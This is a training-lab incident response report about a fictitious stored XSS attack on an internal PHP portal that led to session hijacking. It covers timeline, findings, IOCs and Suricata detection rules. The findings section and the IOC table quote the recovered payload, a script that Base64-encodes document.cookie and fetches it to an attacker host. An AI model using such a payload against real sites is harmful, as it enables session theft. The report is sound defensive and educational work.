BeCode Corp.

DFIR / SOC

Incident Response Engagement Findings & Detection Report

Mission 06 - Stored XSS & Session Hijacking

CLIENT

NexaCorp Industries

NexaPortal stored XSS leading to session hijacking

Engagement reference INC-2026-006

Phase 1: forensic analysis · Phase 2: detection engineering

Prepared by

Johan-Emmanuel Hatchi

BeCode Cybersecurity Bootcamp - Promotion 2025-2026

linkedin.com/in/johan-emmanuel-hatchi · github.com/Jhatchi

Date: 18 June 2026

Table of Contents

CONFIDENTIALITY STATEMENT **3**

DISCLAIMER **3**

EXECUTIVE SUMMARY **4**

A. Introduction 4

B. Scope 4

C. Engagement summary 5

D. Overview of findings 6

E. Overview of recommendations 7

METHODOLOGY **8**

A. Procedure 8

B. Severity Ratings 9

ATTACK TIMELINE **10**

INVESTIGATION TECHNICAL SUMMARY **11**

I1. Stored XSS in the feedback feature 12

I2. Session cookies accessible to JavaScript 14

I3. Unauthorized account and session reuse 16

I4. No egress filtering or outbound monitoring 18

I5. No pre-production security review 19

INDICATORS OF COMPROMISE **20**

ATTACK CHAIN **20**

DETECTION ENGINEERING **21**

A. Methodology 21

B. Rule catalog 21

C. Validation results 21

D. Production-tuning notes 21

RISK MATRIX **22**

MITRE ATT&CK MAPPING **23**

TOOLS AND STANDARDS **24**

A. Tools Used 24

B. Standards and Frameworks Followed 25

GLOSSARY AND ACRONYMS **26**

Confidentiality Statement

This report documents **Mission 06** of the BeCode Corp internal cybersecurity training programme. The engagement was conducted against a controlled laboratory environment simulating a stored Cross-Site Scripting incident on an internal web portal at the fictitious organisation *NexaCorp Industries*. The affected application was *NexaPortal* (`bru-web-02`, `192.168.10.24`), a PHP web portal deployed in the BeCode SOC lab under reference BCC-2026.

No real production system, customer data, or third-party infrastructure was targeted, accessed, or affected by this engagement. All IP addresses, hostnames, accounts, and credentials referenced in this report belong to the BeCode training environment and have no production analogue.

This document is classified as **Confidential** under reference **BCC-2026 | INC-2026-006**. It is intended for the BeCode Corp training coordination team, the assigned mentors, and the auditor. Any redistribution outside this scope requires explicit authorization.

Subject to the above, the auditor retains the right to share this report as part of professional portfolios, certification evidence, and job applications, in line with the BeCode Corp policy on training deliverables.

Disclaimer

The findings and recommendations in this report are based on the evidence package provided for the incident of **18 June 2026**. That package comprises an Apache access log (`web_access.log`, recorded in UTC) and a network capture (`attack.pcap`) of the affected portal traffic. The incident was reported by Marc Wauters, IT Infrastructure Manager, and investigated by the BeCode Corp SOC.

The evidence allowed an end-to-end reconstruction of the stored XSS chain, from the initial injection through the cookie-exfiltration beacon to the session reuse from the attacker IP. Where the evidence does not establish a fact, this report states so explicitly rather than inferring it. In particular, the origin of the unauthorized account `m.renard` (attacker-created foothold versus compromised pre-existing account) is not established by the available evidence and is documented as undetermined in finding I3.

This is a forensic engagement: no exploitation was performed by the analyst, and no CVSS base score was computed for the individual findings. Severity is assigned qualitatively. The report applies the methodology recommended by **NIST SP 800-61r2** (Computer Security Incident Handling Guide) and the **SANS PICERL** incident response process.

Executive Summary

A. Introduction

On 18 June 2026, an external attacker compromised an employee session on NexaCorp's internal web portal, *NexaPortal*, without ever needing a password. The business impact is direct: an outsider gained access to the portal as a legitimate employee, and the investigation surfaced an account inside the portal that matches no NexaCorp employee. For an internal portal that employees trust with their working data, an unauthenticated account takeover is a high-consequence event, and it was made possible by a single application weakness shipped without review.

The attacker submitted a malicious feedback entry containing hidden JavaScript. Because the portal stored and displayed that feedback without sanitizing it, the script ran automatically in the browser of an employee who later viewed the page, silently copied that employee's session identifier, and sent it to a server controlled by the attacker. Using the stolen session, the attacker accessed the portal as the legitimate employee. The root cause is the absence of input sanitization and output encoding on the feedback feature; the portal was launched two weeks earlier without a security review.

The BeCode SOC team was tasked with reconstructing the full attack chain from the evidence package (an Apache access log and a network capture), listing the indicators of compromise, characterising the impact, and delivering remediation. A second phase added detection engineering: two Suricata rules, validated by offline PCAP replay, that detect this attack pattern automatically. Every claim in this report is traced to the source evidence; where the evidence is inconclusive, that is stated rather than inferred.

B. Scope


Assessment	*Details*
Stored XSS incident investigation + detection engineering *Incident date: 18 June 2026* *Evidence-driven reconstruction (Apache access log + network capture)* *Reported by Marc Wauters, IT Infrastructure Manager*	**What was investigated:** • Affected application: NexaPortal, host `bru-web-02` (`192.168.10.24`) • Injection vector: `POST /portal/feedback.php` (stored XSS) • Threat actor: `91.92.100.45` · collector `91.92.100.45:8080/collect` • Victim: `p.dumont` from workstation `192.168.10.110` • In scope: PCAP analysis, access-log review, IOC consolidation, NIDS detection engineering • Out of scope: live host acquisition, malware reverse engineering, threat actor attribution

C. Engagement summary

The investigation reconstructed a complete **stored Cross-Site Scripting to session-hijacking** chain. The attacker first probed the portal, then submitted a feedback entry whose body carried a script payload instead of text. NexaPortal stored that payload without sanitization and served it back unencoded. When the employee p.dumont opened the feedback page, the script executed in their authenticated session, read the session cookie, Base64-encoded it, and beaconed it to the attacker's collection server. The attacker then replayed the stolen session and accessed the portal as p.dumont. The chain is unambiguous in the capture: injection, execution, exfiltration, and reuse are each anchored to a timestamped artifact.

The investigation also surfaced an account that authenticated from the attacker IP and matches no NexaCorp employee record: `m.renard`. Its origin is not established by the available evidence (an attacker-created foothold or a compromised pre-existing account are both consistent with the facts), so it is documented as undetermined and flagged for investigation rather than asserted as one or the other.

The single technical root cause is the absence of input sanitization and output encoding on the feedback feature (I1). Three control failures turned that one bug into a full account takeover: session cookies were readable by JavaScript because the `HttpOnly` flag was not set (I2), arbitrary outbound HTTP to the attacker's collector was permitted with no egress filtering (I4), and the portal was launched without any pre-production security review that would have caught the first two (I5).



One finding reaches Critical severity: the stored XSS in the feedback feature (I1), which executes automatically in every visitor's browser and is the root cause of the entire chain.

The assessment also identified **two High-severity findings** (I2 the JavaScript-readable session cookie that enabled exfiltration, and I3 the session reuse from the attacker IP together with the unauthorized m.renard account) and **two Medium-severity findings** (I4 the missing egress filtering, and I5 the absent pre-production security review).

In conclusion, a single unreviewed application weakness was sufficient to take over an employee account on an internal portal. Acting on the recommendations in this report would close the root cause, add the missing session and network controls, and put a review gate in front of future releases so the same class of bug does not ship again.

D. Overview of findings

This list provides the general overview of all findings documented in this report. In the reference, the 'I' before the figure stands for *Investigation* (incident response context).

Ref	*Description*	*Severity*
I1	Stored Cross-Site Scripting in the feedback feature (no input sanitization or output encoding); root cause of the entire chain	CRITICAL
I2	Session cookies accessible to JavaScript (no HttpOnly), enabling Base64 cookie exfiltration to the attacker collector	HIGH
I3	Session reuse from the attacker IP (account takeover as p.dumont) and unauthorized account m.renard (origin undetermined)	HIGH
I4	No egress filtering or outbound monitoring; arbitrary outbound HTTP to the collector on port 8080 was permitted	MEDIUM
I5	NexaPortal launched without any pre-production security review	MEDIUM

E. Overview of recommendations

This list is a short overview of the proposed recommendations by finding. Detailed recommendations are provided alongside each finding in the Investigation Technical Summary.

REF	VULNERABILITY	SHORT RECOMMENDATION
I1	Stored XSS in feedback feature	*Apply context-aware output encoding so stored content renders as text, never as code. Treat all user input as untrusted portal-wide (validate on input, encode on output). Add a Content Security Policy as defence in depth.*
I2	Session cookies readable by JS	*Set the HttpOnly flag so JavaScript cannot read document.cookie; the exact exfiltration used here would then fail. Add the Secure and SameSite attributes. Rotate session identifiers on authentication.*
I3	Session reuse and rogue account	*Force-expire the compromised PHPSESSID and reset p.dumont's credentials. Delete the unauthorized m.renard account after preserving its records. Audit the directory for any other non-mapping accounts.*
I4	No egress filtering	*Implement an egress allowlist for the portal segment and client workstations. Block and alert on outbound traffic to unrecognized destinations and non-standard ports such as 8080. Feed alerts to the SOC.*
I5	No pre-production security review	*Add a mandatory pre-production security assessment (input validation, output encoding, session handling) to the deployment process. Gate launches on it. Adopt a repeatable standard such as OWASP ASVS.*

Methodology

A. Procedure

As a base for this analysis, we use industry-standard incident-response frameworks tailored to the SOC environment. Our methodology aligns closely with **NIST SP 800-61 Rev. 2** (Computer Security Incident Handling Guide) and the **SANS PICERL** process (*Preparation, Identification, Containment, Eradication, Recovery, Lessons learned*). The first step ingests the evidence package and triages it for completeness. Secondly, we reconstruct the web attack chain from the access log and the network capture. In the third phase, we correlate the two sources to anchor each stage to a timestamp and consolidate indicators of compromise. Then we characterise the impact and identify the control gaps that enabled it. In the final step, we consolidate all findings in this technical report, formulate recommendations, and deliver a detection-engineering ruleset addressing the network-observable stages.

In general, our assessment includes the following phases:

01. Scope & Pre-engagement

- Receive and validate the evidence package (Apache access log, network capture)
- Confirm engagement boundaries and the reported incident with the client
- Setup investigation workstation (Wireshark, tshark, Suricata 8.0.5)

02. Web attack reconstruction

- HTTP stream follow in the capture: recover the POST /feedback.php request body
- Identify the stored XSS payload and the cookie-exfiltration beacon
- Trace the victim authentication and the session reuse from the attacker IP

03. Multi-source correlation

- Apache access log cross-referenced against the capture to anchor each stage to a timestamp
- Reconcile the log-anchored window against the evidence-bundle README estimate
- Account directory review (identify the non-mapping m.renard account)
- Indicator of compromise consolidation across both sources

04. Impact & control-gap analysis

- Characterise the impact: unauthenticated account takeover via stolen session
- Identify the control gaps that enabled it (no HttpOnly, no egress filtering, no pre-prod review)
- Map each finding to MITRE ATT&CK techniques to enable downstream threat hunting

05. Detection engineering & reporting

- Authoring of two Suricata rules covering the injection and the exfiltration beacon
- Validation via offline PCAP replay (tcpreplay) against a live Suricata 8.0.5 instance
- Consolidation of findings into this technical report; qualitative severity classification

B. Severity Ratings

This is a forensic engagement and no CVSS base score was computed for the individual findings; each finding's CVSS field reads `N/A (forensic finding, no CVSS computed)`. Severity is assigned qualitatively from two dimensions, **Impact** and **Likelihood**, each scored from 1 to 5. The product of the two positions the finding on the Risk Matrix and determines its band. The standard severity scale is shown below for reference.

Critical	**I x L = 20-25**	Maximum impact combined with very high likelihood; root-cause weakness that is trivially and repeatedly triggered. Remediate before any other action.
High	**I x L = 12-16**	High impact or high likelihood; a control failure that materially enables the attack chain and is reliably exploitable in context.
Medium	**I x L = 6-9**	Moderate impact or likelihood; a contributing weakness whose effect is realised through other findings or under specific conditions.
Low	**I x L = 3-4**	Limited impact, defence-in-depth concern, or condition that supports other attacks without being directly exploitable.
Informational	**I x L < 3**	Observation, contextual note, or supporting evidence; not a finding per se.

Impact reflects the consequence if the weakness is realised: from an unauthenticated account takeover or root-cause execution flaw (highest) down to a defence-in-depth or process concern (lowest).

Likelihood reflects how readily the weakness is realised in NexaCorp's environment: whether authentication is required, the attacker's network position, the complexity of triggering it, and whether it executes automatically. A finding's final severity reflects both dimensions as plotted on the Risk Matrix.

Attack Timeline

All timestamps are taken from evidence files. The Apache access log records time in UTC; local time (CEST) is UTC plus two hours. Both are shown to avoid ambiguity. Sources: `web_access.log` (Apache access log), `attack.pcap` (network capture).

#	UTC	CEST	Event	Source
01	08:32:25	10:32:25	First contact: attacker 91.92.100.45 begins reconnaissance with GET /portal/	`web_access.log`
02	**15:30:48**	**17:30:48**	**Attacker submits XSS payload via POST /portal/feedback.php**	`web_access.log`, `attack.pcap`
03	15:45:54	17:45:54	Victim p.dumont authenticates from workstation 192.168.10.110	`web_access.log`, `attack.pcap`
04	15:50:58	17:50:58	Victim loads feedback page, stored script executes	`web_access.log`
05	**15:51:00**	**17:51:00**	**Beacon fires: victim browser sends session cookie to 91.92.100.45:8080**	`attack.pcap`
06	**~15:52**	**~17:52**	**Attacker reuses stolen session from 91.92.100.45, accesses portal as p.dumont**	`web_access.log`

Note on the evidence-bundle README discrepancy

The evidence-bundle README listed reconnaissance starting around 17:30 CEST. The Apache access log proves the first attacker contact occurred far earlier, at **08:32:25 UTC (10:32:25 CEST)**. The real compromise window is therefore several hours wider than initially reported. The timeline above reflects the log-anchored window, not the README estimate.

Investigation Technical Summary

This section documents each finding identified during the investigation. In the reference, the **I** before the figure stands for *Investigation* (incident response context). Each finding is introduced by a metadata table (severity, finding type, CVSS, CWE, MITRE ATT&CK mapping, affected scope), followed by a technical narrative, supporting evidence recovered from the capture and logs, and a targeted remediation.

This is a forensic engagement. No exploitation was performed by the analyst, so no CVSS base score was computed for the findings; each finding's CVSS field reads `N/A (forensic finding, no CVSS computed)`. Severity is assigned qualitatively from the Impact and Likelihood positions plotted in the Risk Matrix. The five findings comprise **one Critical, two High, and two Medium**. The session hijacking that gave the attacker access to the portal as the legitimate employee is documented as the **impact of I1** and surfaced again under I3; it is not counted as a separate finding.

I1. Stored Cross-Site Scripting in the feedback feature

Severity:

CRITICAL

Finding type:

Stored (persistent) Cross-Site Scripting

CVSS v3.1 base score:

N/A (forensic finding, no CVSS computed)

CWE:

CWE-79 (Improper Neutralization of Input During Web Page Generation)

MITRE ATT&CK:

T1059.007 (Command and Scripting Interpreter: JavaScript)

Affected scope:

- NexaPortal feedback feature, `feedback.php` (bru-web-02, 192.168.10.24)

The attacker submitted a feedback entry to `POST /portal/feedback.php`. Instead of normal text, the request body contained a script tag. NexaPortal accepted this input, stored it in its database, and later rendered it back into the feedback page without encoding it. This is the defining characteristic of a stored (persistent) XSS vulnerability: the malicious code is saved server-side and served to every subsequent visitor.

Evidence: the injected payload

Recovered from the POST body in the network capture and URL-decoded:

```
comment=<script>fetch('http://91.92.100.45:8080/collect?c='
+btoa(document.cookie))</script>
```

Trigger and execution

When employee p.dumont opened the feedback page at **15:50:58 UTC**, the browser parsed the stored script as live code rather than as text. The script executed in the security context of p.dumont's authenticated session, with no further attacker interaction required. Because the payload is persistent, every user who loaded the feedback page would have run it.

Root cause

The root cause is the absence of input sanitization and output encoding on the feedback feature. The portal was launched two weeks earlier without a security review (see I5). This single weakness enabled the entire attack chain, from cookie theft (I2) to the session hijacking that gave the attacker access to the portal as p.dumont.

Recommendation:

• Apply context-aware output encoding so that any stored content is rendered as text, never executed as code. This directly removes the stored XSS vulnerability that enabled the entire chain.

• Treat all user-supplied input as untrusted across every NexaPortal feature, not only the feedback feature. Validate on input and encode on output at every sink.

• Add a Content Security Policy (CSP) as defence in depth to constrain inline script execution if an encoding gap is ever reintroduced.

References and articles:

CWE-79: https://cwe.mitre.org/data/definitions/79.html

OWASP Cross Site Scripting Prevention Cheat Sheet

OWASP Top 10 2021 - A03 Injection

I2. Session cookies accessible to JavaScript (no HttpOnly)

Severity:

HIGH

Finding type:

Insecure session-cookie configuration

CVSS v3.1 base score:

N/A (forensic finding, no CVSS computed)

CWE:

CWE-1004 (Sensitive Cookie Without 'HttpOnly' Flag)

MITRE ATT&CK:

T1539 (Steal Web Session Cookie), T1041 (Exfiltration Over C2 Channel)

Affected scope:

- NexaPortal session management (bru-web-02, 192.168.10.24)

The injected script (I1) performed three actions in sequence to steal and exfiltrate the victim's session:

• `document.cookie` read the victim's active session cookie.

• `btoa(...)` encoded that cookie value in Base64 to obscure it in transit.

• `fetch('http://91.92.100.45:8080/collect?c=...')` sent the encoded cookie as an outbound HTTP request to the attacker's collection server.

The beacon fired at **15:51:00 UTC**. The exfiltrated value, recovered from the beacon URI and Base64-decoded, was:

```
PHPSESSID=5e81c7a60ec649201724184a1996dae8
```

Why this is a distinct finding

The stored XSS (I1) made script execution possible, but the cookie theft only succeeded because the session cookie was readable by JavaScript. Had the `HttpOnly` flag been set, `document.cookie` would not have exposed the session identifier and the exact exfiltration used here would have failed even with the script executing. The cookie configuration is therefore an independent control failure, not a restatement of I1.

Recommendation:

• Set the `HttpOnly` flag so that JavaScript cannot read `document.cookie`. With HttpOnly in place, the exact exfiltration used here would have failed.

• Add the `Secure` and `SameSite` attributes to restrict transport and cross-site sending of the cookie.

• Rotate session identifiers on authentication to limit the value of any single stolen identifier.

References and articles:

CWE-1004: https://cwe.mitre.org/data/definitions/1004.html

OWASP Session Management Cheat Sheet

MITRE ATT&CK T1539: https://attack.mitre.org/techniques/T1539/

I3. Unauthorized account and session reuse from the attacker IP

Severity:

HIGH

Finding type:

Unauthorized account / session hijacking

CVSS v3.1 base score:

N/A (forensic finding, no CVSS computed)

CWE:

CWE-613 (Insufficient Session Expiration)

MITRE ATT&CK:

T1550.004 (Use Alternate Authentication Material: Web Session Cookie), T1136.001 (Create Account: Local Account, candidate)

Affected scope:

- NexaPortal authentication, account directory (bru-web-02, 192.168.10.24)

With the stolen `PHPSESSID` (I2), the attacker replayed the session from external IP **91.92.100.45** and accessed the portal as p.dumont, with no password required. This is the impact of the stored XSS chain: a complete account takeover achieved without any credential. The session remained valid and reusable from a different network location, which is why the reuse succeeded.

The anomalous account m.renard

The login POST bodies captured in the network traffic also revealed an account that authenticated from the attacker IP and does not match any NexaCorp employee record: `m.renard`. The legitimate employee accounts observed were `t.lambert` and `p.dumont`.

The status of m.renard warrants a precise statement of fact rather than a firm conclusion. What is proven: the account authenticated from the attacker IP, and it appears in no NexaCorp employee directory. Its password (`Renard2026!`) follows the same naming pattern as legitimate accounts (`Lambert2026!`), which leaves two hypotheses open. Either the attacker created this account inside the portal as a foothold, or it is a pre-existing account (for example a forgotten test account) that was compromised and reused. Both readings support the same action: the account must be treated as unauthorized, investigated, and removed. The investigation does not have sufficient evidence to assert which hypothesis is correct, which is why T1136.001 is mapped only as a candidate.

Supporting attribution indicator

A behavioral indicator reinforced attribution throughout: all attacker activity used a `Firefox on Linux` user agent, while the legitimate NexaCorp workstation fleet uses Chrome and Edge on Windows.

Recommendation:

• Force-expire the compromised session `PHPSESSID=5e81c7a60ec649201724184a1996dae8` and reset p.dumont's credentials.

• Delete the unauthorized `m.renard` account and preserve its records for investigation before deletion.

• Audit the account directory for any other entries that do not map to a known employee.

References and articles:

CWE-613: https://cwe.mitre.org/data/definitions/613.html

MITRE ATT&CK T1550.004: https://attack.mitre.org/techniques/T1550/004/

MITRE ATT&CK T1136.001: https://attack.mitre.org/techniques/T1136/001/

I4. No egress filtering or outbound monitoring

Severity:

MEDIUM

Finding type:

Missing network egress control

CVSS v3.1 base score:

N/A (forensic finding, no CVSS computed)

CWE:

CWE-923 (Improper Restriction of Communication Channel to Intended Endpoints)

MITRE ATT&CK:

Detection coverage for T1041 (Exfiltration Over C2 Channel)

Affected scope:

- NexaPortal segment and client workstations (192.168.10.0/24)

The cookie exfiltration succeeded because outbound HTTP to an arbitrary external host on a non-standard port (`91.92.100.45:8080`) was permitted with no filtering and no alerting. The portal server should not be able to initiate, and clients should not be able to reach, arbitrary external hosts on non-standard ports such as 8080.

This is a network-layer control gap rather than an application bug. Even with the application weaknesses (I1, I2) present, an egress allowlist would have blocked the beacon to the collector and prevented the cookie from leaving the network, breaking the chain at the exfiltration step.

Recommendation:

• Implement an egress allowlist so the portal segment and client workstations can only reach approved external destinations on approved ports.

• Block and alert on outbound traffic to unrecognized destinations and on non-standard ports such as 8080.

• Feed outbound-connection alerts to the SOC for triage (see the beacon detection rule in Detection Engineering).

References and articles:

`CWE-923: https://cwe.mitre.org/data/definitions/923.html`

`NIST SP 800-94: Guide to Intrusion Detection and Prevention Systems`

I5. No pre-production security review before launch

Severity:

MEDIUM

Finding type:

Missing secure deployment process

CVSS v3.1 base score:

N/A (forensic finding, no CVSS computed)

CWE:

N/A (process and governance finding)

MITRE ATT&CK:

N/A (process finding, not an attacker technique)

Affected scope:

- NexaPortal deployment process (SDLC governance)

NexaPortal went live two weeks before the incident without any security testing. A basic pre-production security assessment, including input validation and authenticated session handling, would have surfaced both the stored XSS (I1) and the insecure cookie configuration (I2) before exposure. The absence of that gate is the systemic cause behind the technical findings.

This finding is rated Medium rather than High because it is not directly exploitable on its own: it is a process deficiency whose impact is realised through the technical findings it allowed to ship. Closing it reduces the likelihood of a recurrence across future NexaPortal releases.

Recommendation:

• Add a mandatory pre-production security assessment to the deployment process, covering input validation, output encoding, and authenticated session handling at minimum.

• Gate production launches on that assessment; do not deploy internet- or employee-facing features without it.

• Adopt a lightweight verification standard (for example OWASP ASVS) so the review is repeatable rather than ad hoc.

References and articles:

`NIST SP 800-61r2: Computer Security Incident Handling Guide`

`OWASP Application Security Verification Standard (ASVS)`

Indicators of Compromise (IOCs)

The following indicators were recovered from the network capture and the Apache access log. They are provided for blocking, hunting, and detection-rule deployment.

Type	*Value*
Attacker IP	`91.92.100.45`
Collector port	`8080`
Collector endpoint	`/collect`
Beacon URL pattern	`http://91.92.100.45:8080/collect?c=<base64>`
Injection vector	`POST /portal/feedback.php`
XSS payload	`<script>fetch('http://91.92.100.45:8080/collect?c='+btoa(document.cookie))</script>`
Victim account	`p.dumont`
Victim workstation	`192.168.10.110`
Stolen session cookie	`PHPSESSID=5e81c7a60ec649201724184a1996dae8`
Unauthorized account	`m.renard (origin undetermined, see I3)`
Attacker user agent	`Mozilla/5.0 (X11; Linux x86_64) Firefox/115.0`

Attack Chain

The full chain, from first probe to account takeover, reconstructed from the evidence:

```
1. Recon          attacker 91.92.100.45 probes /portal/ (08:32 UTC)
2. Injection      POST /portal/feedback.php with <script> payload (15:30 UTC)
3. Storage        NexaPortal saves the payload unsanitized in its database
4. Trigger        victim p.dumont loads the feedback page (15:50:58 UTC)
5. Execution      stored script runs in p.dumont's authenticated browser
6. Encoding       btoa(document.cookie) Base64-encodes the session cookie
7. Exfiltration   fetch() beacons the cookie to 91.92.100.45:8080/collect (15:51:00 UTC)
8. Hijack         attacker replays PHPSESSID, accesses portal as p.dumont (~15:52 UTC)
```

Detection Engineering

A. Methodology

Two Suricata rules were written and validated by replaying the incident capture (`attack_eth.pcap`) against a live Suricata **8.0.5** instance. The flag for each detection is the number of alerts produced. Together the two rules cover the two network-observable stages of the attack chain: the injection of the payload, and the cookie-exfiltration beacon.

B. Rule catalog

Rule 1: XSS injection in feedback POST (SID 1000001)

```
alert http any any -> any any (msg:"NEXACORP XSS injection in feedback POST";
flow:to_server,established; http.request_body; content:"script"; nocase; sid:1000001; rev:1;)
```

Inspects the HTTP request body for the `script` marker, which appears in the malicious feedback submission but not in legitimate text. Alerts produced: **1**.

Rule 2: Cookie exfiltration beacon to collector (SID 1000002)

```
alert http any any -> 91.92.100.45 8080 (msg:"NEXACORP cookie exfiltration beacon to
collector"; flow:to_server,established; http.uri; content:"/collect"; sid:1000002; rev:1;)
```

Targets outbound HTTP requests to the collector IP and port, restricted to the `/collect` endpoint. Alerts produced: **1**.

C. Validation results

With both rules active against the capture, total alerts: **2** (one injection, one beacon). This confirms the rule set covers the complete network-observable attack chain with no false positives on the captured traffic. Validation was performed offline by replaying `attack_eth.pcap` with tcpreplay against Suricata 8.0.5.

D. Production-tuning notes

The two rules are correct for the captured incident. Two notes apply before deploying them at scale, framed as forward-looking tuning rather than defects in the delivered rules:

• **Rule 1 breadth.** Matching the literal token `script` in any HTTP request body can match legitimate content that happens to discuss scripts. In production, tighten the match (for example require the `<script` opening sequence, or combine with the `feedback.php` URI) to reduce false positives on benign submissions.

• **Rule 2 specificity.** Rule 2 is pinned to the known collector IP and port from this incident. It will not generalise to a different exfiltration destination. Pair it with the broader egress-allowlist alerting recommended in I4 so that exfiltration to a new host is still caught.

Risk Matrix

The following 5x5 risk matrix plots each finding by its qualitative **Impact** (vertical axis) against its **Likelihood** score (horizontal axis), each from 1 to 5. Findings in the upper-right quadrant (high impact, high likelihood) require the most urgent remediation.

Impact ↓ / Likelihood →	Very Low (1)	Low (2)	Medium (3)	High (4)	Very High (5)
Very High (5)					I1
High (4)				I2, I3	
Medium (3)		I5	I4		
Low (2)					
Very Low (1)					

Critical Risk	High Risk	Medium Risk	Low Risk

Critical-risk finding (top-right quadrant): I1 - the stored XSS combines maximum impact (unauthenticated account takeover) with very high likelihood (it executes automatically in every visitor's browser and requires no further attacker action). It is the root cause of the chain and must be remediated **before any other action**.

High-risk findings: I2 (the JavaScript-readable session cookie that turned script execution into cookie theft) and I3 (the session reuse from the attacker IP, plus the unauthorized m.renard account). **Medium-risk findings:** I4 (missing egress filtering, which allowed the beacon to leave the network) and I5 (the absent pre-production security review, a process gap whose impact is realised through I1 and I2).

MITRE ATT&CK Mapping

Each finding is mapped to one or more MITRE ATT&CK Enterprise techniques (v15) to align this assessment with industry-standard threat intelligence frameworks. This mapping enables downstream integration with SIEM detection rules, threat hunting playbooks, and red-team exercise planning.

Finding	Tactic	Technique ID	Technique Name
I1	Execution	T1059.007	Command and Scripting Interpreter: JavaScript
I2	Credential Access	T1539	Steal Web Session Cookie
I2	Exfiltration	T1041	Exfiltration Over C2 Channel
I3	Lateral Movement	T1550.004	Use Alternate Authentication Material: Web Session Cookie
I3	Persistence	T1136.001	Create Account: Local Account (candidate)

Tools and Standards

A. Tools Used During the Engagement

The following tools were used to investigate, validate, and document the findings in this report. All operations were conducted in a controlled SOC lab environment; no automated red-team toolset was deployed against the target.

Category	Tool	Purpose
Network capture analysis	tshark / Wireshark	PCAP triage, HTTP stream reconstruction, payload and beacon inspection
	tcprewrite	Ethernet/MTU rewrite of attack.pcap into attack_eth.pcap before replay
	tcpreplay	Offline replay of attack_eth.pcap for rule validation
Log analysis	Apache access log review	Request-timeline reconstruction from web_access.log (UTC)
	grep / sed / awk	Log filtering and field extraction
Decoding	base64 (CLI)	Decode the Base64 cookie value exfiltrated in the beacon URI
Detection engineering	Suricata 8.0.5	NIDS engine, rule authoring and validation
	Custom Suricata ruleset	Authored for this engagement (SIDs 1000001-1000002)
Remote access	OpenSSH + Tailscale	Remote access to the BeCode SOC workstation
Documentation	VS Code, Markdown	Note-taking, journal, report drafting

B. Standards and Frameworks Followed

This engagement was conducted in alignment with internationally recognized incident response and detection engineering frameworks to ensure methodological rigor, comparability with industry baselines, and consistency in finding classification and reporting.

Standard / Framework	Version	Application in This Report
NIST SP 800-61 Rev. 2	2012	Computer Security Incident Handling Guide - investigation methodology
NIST SP 800-86	2006	Integrating Forensic Techniques into Incident Response - log and PCAP analysis
NIST SP 800-94	2007	Guide to Intrusion Detection and Prevention Systems - NIDS detection
SANS PICERL	-	Incident response phases (Preparation, Identification, Containment, Eradication, Recovery, Lessons)
MITRE ATT&CK Enterprise	v15	Technique mapping for findings and detection rules
CVSS - Common Vulnerability Scoring System	v3.1	Referenced scale; not computed (forensic engagement), severity assigned qualitatively
CWE - Common Weakness Enumeration	v4.16	Root-cause classification (CWE-79, CWE-1004, CWE-613, CWE-923)
OWASP Top 10	2021	Web vulnerability classification context (A03 Injection / XSS)
Suricata rule syntax	8.0.5	Detection rule authoring (SIDs 1000001-1000002)

Glossary and Acronyms

The following table defines the technical acronyms and terms used throughout this report.

Acronym	Full Name	Description
API	Application Programming Interface	Endpoints exposed for programmatic interaction
Base64	-	Text encoding of binary data using 64 ASCII characters
Beacon	-	Automated outbound callback from a compromised client
btoa	Binary to ASCII	JavaScript function that Base64-encodes a string
C2	Command and Control	Channel an attacker uses to control or collect from a target
CEST	Central European Summer Time	UTC plus two hours (local time in this report)
CSP	Content Security Policy	Browser policy restricting which scripts may run
CVE	Common Vulnerabilities and Exposures	Public catalogue of disclosed vulnerabilities
CVSS	Common Vulnerability Scoring System	Numerical severity scoring framework
CWE	Common Weakness Enumeration	Classification of software weaknesses
DOM	Document Object Model	Browser's in-memory structure of a web page
Egress filtering	-	Control of outbound traffic leaving a network
Fetch API	-	Browser interface for HTTP requests from JavaScript
HTTP	HyperText Transfer Protocol	Application-layer protocol for the web
HttpOnly	-	Cookie flag that hides a cookie from JavaScript
IoC	Indicator of Compromise	Artifact pointing to malicious activity
IDS	Intrusion Detection System	Sensor that alerts on suspicious traffic
JS	JavaScript	Scripting language executed by web browsers
MITRE ATT&CK	Adversarial Tactics, Techniques and Common Knowledge	Threat intelligence framework
NIDS	Network Intrusion Detection System	Sensor placed on the network for inspection
NIST	National Institute of Standards and Technology	U.S. agency publishing security standards
Output encoding	-	Rendering stored input as text so it cannot execute
PCAP	Packet Capture	File format storing captured network traffic
PHPSESSID	PHP Session Identifier	Default session cookie name in PHP applications
PICERL	Prep, Identification, Containment, Eradication, Recovery, Lessons	SANS incident response process
PoC	Proof of Concept	Demonstration that a vulnerability is exploitable
SameSite	-	Cookie flag limiting cross-site sending of a cookie
Secure	-	Cookie flag restricting a cookie to HTTPS connections
Session hijacking	-	Taking over a user session using a stolen identifier
SID	Signature Identifier	Unique numeric ID of a Suricata or Snort rule
SOC	Security Operations Center	Team responsible for security monitoring and response
Stored XSS	Stored Cross-Site Scripting	XSS where the payload is saved server-side
TCP	Transmission Control Protocol	Connection-oriented transport-layer protocol
TLS	Transport Layer Security	Cryptographic protocol securing communications
TTPs	Tactics, Techniques and Procedures	Behaviour-level attacker characterisation
UA	User-Agent	HTTP header identifying the client software
URI	Uniform Resource Identifier	String identifying a resource
UTC	Coordinated Universal Time	Time reference used throughout this report
XSS	Cross-Site Scripting	Injecting script that runs in another user's browser

